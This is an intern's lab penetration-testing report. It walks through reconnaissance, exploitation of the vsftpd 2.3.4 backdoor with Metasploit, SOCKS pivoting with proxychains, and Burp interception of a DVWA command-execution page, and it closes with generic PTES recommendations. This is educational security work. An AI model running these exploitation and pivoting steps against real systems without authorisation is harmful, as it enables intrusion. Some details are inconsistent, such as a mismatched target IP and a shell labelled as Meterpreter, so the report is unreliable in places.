Capstone Vulnerability Assessment and Penetration Testing Report

Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a structured approach used to identify, analyze, and exploit security weaknesses in systems, networks, and applications in order to evaluate their real-world risk. This report documents a hands-on VAPT engagement carried out in a controlled lab environment, simulating how an attacker would systematically compromise a target using industry-standard tools and methodologies.

The objective of this exercise is to gain practical exposure to the **complete penetration testing lifecycle**, from reconnaissance and vulnerability analysis to exploitation, post-exploitation, and application/API testing. The engagement follows the **Penetration Testing Execution Standard (PTES)** framework, ensuring that each phase is executed in a methodical and professional manner.

By performing this simulation, I aim to strengthen my understanding of how individual vulnerabilities can be chained together to achieve deeper system compromise, how compromised systems can be used for pivoting, and how security weaknesses at the network and application layers interact. This lab also emphasizes proper documentation and reporting, which are critical components of any real-world penetration testing assignment.

All activities described in this report were conducted strictly for **educational purposes** within an isolated lab setup, adhering to ethical hacking principles.

Phase 1: Scoping & Reconnaissance

The reconnaissance phase focuses on understanding the target environment and identifying exposed services that may be vulnerable.

1. Network Discovery

The first step is to verify that the target system is reachable on the network.

```
ping -c 4 192.168.1.200
```

A successful response confirms that the target is alive and reachable, allowing further enumeration.


2. Port Scanning and Service Enumeration

Next, Nmap is used to identify open ports and running services. This step is critical for mapping the attack surface.

nmap -sV -sC -oN nmap_initial_scan.txt 192.168.1.200

Explanation of options:

- -sV: Detect service versions running on open ports.
- -sC: Execute default, non-intrusive NSE scripts.
- -oN nmap_initial_scan.txt: Save scan results for reporting and analysis.






Figure 1: Nmap result

The scan reveals that **port 21/tcp** is open and running **vsftpd 2.3.4**, which becomes the primary point of interest for further analysis.

Phase 2: Vulnerability Analysis

This phase involves correlating discovered services with known vulnerabilities using both manual and automated techniques.

1. Manual Vulnerability Correlation

With vsftpd 2.3.4 identified, a manual search for known vulnerabilities quickly reveals the presence of a **backdoor vulnerability** affecting this version. This step reflects real-world pentesting practices, where manual research complements automated scanning.

2. Automated Vulnerability Scanning with OpenVAS

To gain a comprehensive view of the system's security posture, OpenVAS is used to perform an automated vulnerability assessment.

- **Start OpenVAS:**
  Navigate in Kali to:
  Applications → 01-Information Gathering → OpenVAS (gvm)
- **Create a Target:**
  Access the web interface at https://127.0.0.1:9392 and create a new target using the IP address 192.168.0.102
- **Create a Task:**
  Configure a new task, select the created target, and choose the **"Full and fast"** scan profile.
- **Run the Scan:**
  Execute the scan and allow OpenVAS several minutes to complete the assessment.
- **Review Results:**
  After completion, review the findings under the **Reports** section. A high-severity vulnerability related to the **VSFTPD backdoor** is identified. Download the report in PDF or HTML format for final documentation.




Figure 2: OpenVAS findings

Phase 3: Exploitation

Based on the vulnerability analysis, exploitation is performed to gain access to the target system.

1. Launch Metasploit Framework

msfconsole

2. Search for the Relevant Exploit

msf6 > search vsftpd 2.3.4

The search returns the appropriate module:

exploit/unix/ftp/vsftpd_234_backdoor




Figure 3: Metasploit exploit selection

3. Configure and Execute the Exploit

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Set the required parameters:

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.200

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit




Figure 4: Metasploit Meterpreter session

Upon successful exploitation, a shell is obtained. Commands such as whoami and ls -la can be executed to confirm access and explore the system.

Phase 4: Post-Exploitation & API Testing with Burp Suite

After gaining system access, post-exploitation activities are performed, including pivoting to internal services and testing a vulnerable API.

1. Identify the Web Service

The initial Nmap scan indicated a web service running on port 80. Using the obtained shell, the service is verified:

curl http://127.0.0.1

The response confirms the presence of **DVWA (Damn Vulnerable Web Application)**.




Figure 5: DVWA

2. Set Up Burp Suite

- Launch Burp Suite (Community Edition).
- Ensure the proxy listener is running on 127.0.0.1:8080.
- In **Proxy → Options**, add the target IP (192.168.1.200) to the *Do not proxy* list to control traffic interception.




Figure 6: Burpsuite

3. Configure Pivoting with Proxychains

To route traffic through the compromised system, proxychains is configured.

Edit the configuration file:

```
sudo nano /etc/proxychains4.conf
```

- Comment out existing socks4 entries.

Add the following line at the bottom:

```
socks4  127.0.0.1 5855
```

In Metasploit, background the session (Ctrl+Z) and configure routing:

```
msf6 > route add 192.168.1.200 1
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
```

This creates a SOCKS proxy that tunnels traffic through the active Meterpreter session.

4. API Testing Through Burp Suite

- Configure the browser to use proxy 127.0.0.1 on port 8080.
- Ensure Burp Suite is intercepting traffic on 127.0.0.1:8080.
- Send a request through proxychains:

```
proxychains curl http://192.168.1.200/vulnerabilities/exec/
```

The HTTP request appears in Burp's **HTTP history**. It can now be forwarded to **Repeater** for manual manipulation and testing for command injection or other API vulnerabilities, simulating a real-world web application assessment.

Penetration Testing Execution Standard (PTES) – Final Report

Engagement Overview

This penetration testing engagement was conducted to evaluate the security posture of the target environment by simulating realistic cyberattack scenarios in a controlled and ethical manner. The primary objective was to identify vulnerabilities, validate their exploitability, and assess the potential impact on systems, applications, and data. The assessment followed the Penetration Testing Execution Standard (PTES) framework to ensure a structured, comprehensive, and industry-recognized approach.

Methodology

The engagement was executed across the core PTES phases: Scoping & Reconnaissance, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting. During reconnaissance, exposed network services, system configurations, and application endpoints were identified. Vulnerability analysis combined automated scanning tools with manual verification to reduce false positives and accurately prioritize risks. Confirmed vulnerabilities were safely exploited to determine real-world impact while maintaining system stability.

Findings & Impact

The assessment revealed multiple security weaknesses, including outdated services, insecure configurations, weak access controls, and application-level flaws. Although some issues appeared moderate when viewed individually, chaining multiple vulnerabilities enabled deeper compromise, including unauthorized access and privilege escalation. These weaknesses could potentially lead to sensitive data exposure, misuse of system resources, service disruption, and lateral movement within the environment if exploited by a malicious actor.

Recommendations

It is strongly recommended to implement timely patch management, enforce the principle of least privilege, strengthen authentication and authorization mechanisms, and harden exposed network services. Secure coding practices, improved logging, and continuous monitoring should be adopted to detect and respond to threats effectively. Periodic VAPT engagements are advised to maintain ongoing security assurance.

Conclusion

This full VAPT engagement demonstrates a realistic attack lifecycle—from reconnaissance and vulnerability discovery to exploitation, pivoting, and API testing—aligned with the PTES framework. The exercise highlights how a single exposed service can lead to deeper system compromise and application-level vulnerabilities when combined with effective post-exploitation techniques.

Document Information:
Report Generated: December 26, 2025
Author: Soumendu Manna - CyArt VAPT Intern